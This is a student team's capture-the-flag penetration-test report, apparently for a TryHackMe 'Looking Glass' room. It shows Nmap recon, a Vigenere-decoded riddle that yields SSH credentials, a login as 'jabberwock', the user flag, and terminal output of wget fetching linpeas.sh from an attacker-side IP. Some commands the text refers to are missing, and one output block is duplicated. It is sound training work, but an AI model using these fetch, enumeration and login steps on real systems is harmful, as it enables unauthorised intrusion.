

PENTEST

ROOM A

F4urDeveloper



ID	NAME	ROLE
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	LEADER
1211104237	ALIA MAISARA BINTI SHAHRIN	MEMBER
1211102287	TERRENCE CHENG	MEMBER
1211101153	MISCHELLE THANUSHA JULIUS	MEMBER



Recon and Enumeration

Member(s) involved: Alia Maisara Binti Shahrin


Tool(s) used: THM Attackbox, Google Chrome

Thoughts Process/Methodology:







In order to gain access to the ports contained inside the server, Alia Maisara used Nmap to enumerate the server. Doing so will reveal all of the open ports available inside the particular server.




At this point, Alia Maisara had to find the specific port that contained the riddle in order to obtain the first flag. Therefore, she narrowed down the specific port as little as possible by using SSH.



After finding the smallest range Alia Maisara could find, she used the following command in order to automatically reveal the specific port needed for this challenge.



After waiting for quite a while, the correct port will reveal a riddle that would require translation in order to move on to the next step.



Alia Maisara translated the poem that was found on the port that was opened by using an online Vigenere decryption tool. The secret that was found in this poem is noted for our next step.

```
File Edit View Search Terminal Help
Jani pjqumpzgn xhcdbgj xag bjskvr dsso,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbk
Ewl vpvict qseux dine huidoxt-achgb!
Al peql pt ettf, ick azmo mtd wlae
Lx ynca krebapsug cevn.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpxq vw bf eifz, qy mthmjwa dwm!
V jitinofh kaz! Gtntdvl! Ttspaj!

'Awbw utqasmx, tuh tst zljxaa bdci
Wph gjgl aoh zkusi zg ale hpie;
Bpe oqbcz nxyi tst tosszqdtz,
Eew ale xdtse semja dbxxkhfe.
Jdbr tivtnl pw sxderpIoeKeudmgstd
Enter Secret:
Connection to 10.10.102.58 closed.
jabberwock:RiddlesBuffaloExhaustedSpeed
connecting to port 13693
Connection to 10.10.102.58 closed.
root@ip-10-10-167-112:~#
```

The machine asked for the user to enter the secret before allowing the user to gain access to the credentials. After Alia Maisara enters the secret, the credentials are given. It is noted that every machine has a different password after multiple attempts.

```
File Edit View Search Terminal Help
Enter Secret:
Connection to 10.10.102.58 closed.
jabberwock:RiddlesBuffaloExhaustedSpeed
connecting to port 13693
Connection to 10.10.102.58 closed.
root@ip-10-10-167-112:~# ssh -p 22 jabberwocky@10.10.102.58
The authenticity of host '10.10.102.58 (10.10.102.58)' can't be established.
ECDSA key fingerprint is SHA256:kaciOMnKZjBx4D53cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.102.58' (ECDSA) to the list of known hosts.
jabberwocky@10.10.102.58's password:
Permission denied, please try again.
jabberwocky@10.10.102.58's password:
Permission denied, please try again.
jabberwocky@10.10.102.58's password:
Connection closed by 10.10.102.58 port 22
root@ip-10-10-167-112:~# whoami
root
root@ip-10-10-167-112:~# ssh -p 22 jabberwock@10.10.102.58
jabberwock@10.10.102.58's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$
```

Alia Maisara logged in into user `jabberwock` via SSH by using the credentials that she found earlier.

```
File Edit View Search Terminal Help
Connecting to 10.4.36.186:80... failed: Connection timed out.
Retrying.

--2022-07-26 05:05:16-- (try: 8) http://10.4.36.186/linpeas.sh
Connecting to 10.4.36.186:80... failed: Connection timed out.
Retrying.

--2022-07-26 05:07:34-- (try: 9) http://10.4.36.186/linpeas.sh
Connecting to 10.4.36.186:80... failed: Connection timed out.
Retrying.

--2022-07-26 05:09:52-- (try:10) http://10.4.36.186/linpeas.sh
Connecting to 10.4.36.186:80... failed: Connection timed out.
Retrying.

^X--2022-07-26 05:12:12-- (try:11) http://10.4.36.186/linpeas.sh
Connecting to 10.4.36.186:80...

jabberwock@looking-glass:~$ ls -l
total 12
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
```

In order to look at the list of contents that exists in this user, Alia Maisara used the following command and found the file named user.txt.

```
File Edit View Search Terminal Help
Connecting to 10.4.36.186:80... failed: Connection timed out.
Retrying.

--2022-07-26 05:05:16-- (try: 8) http://10.4.36.186/linpeas.sh
Connecting to 10.4.36.186:80... failed: Connection timed out.
Retrying.

--2022-07-26 05:07:34-- (try: 9) http://10.4.36.186/linpeas.sh
Connecting to 10.4.36.186:80... failed: Connection timed out.
Retrying.

--2022-07-26 05:09:52-- (try:10) http://10.4.36.186/linpeas.sh
Connecting to 10.4.36.186:80... failed: Connection timed out.
Retrying.

^X--2022-07-26 05:12:12-- (try:11) http://10.4.36.186/linpeas.sh
Connecting to 10.4.36.186:80...

jabberwock@looking-glass:~$ ls -l
total 12
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```


In order to look at the file content, Alia Maisara concatenated user.txt file and found the user flag.

Initial Foothold


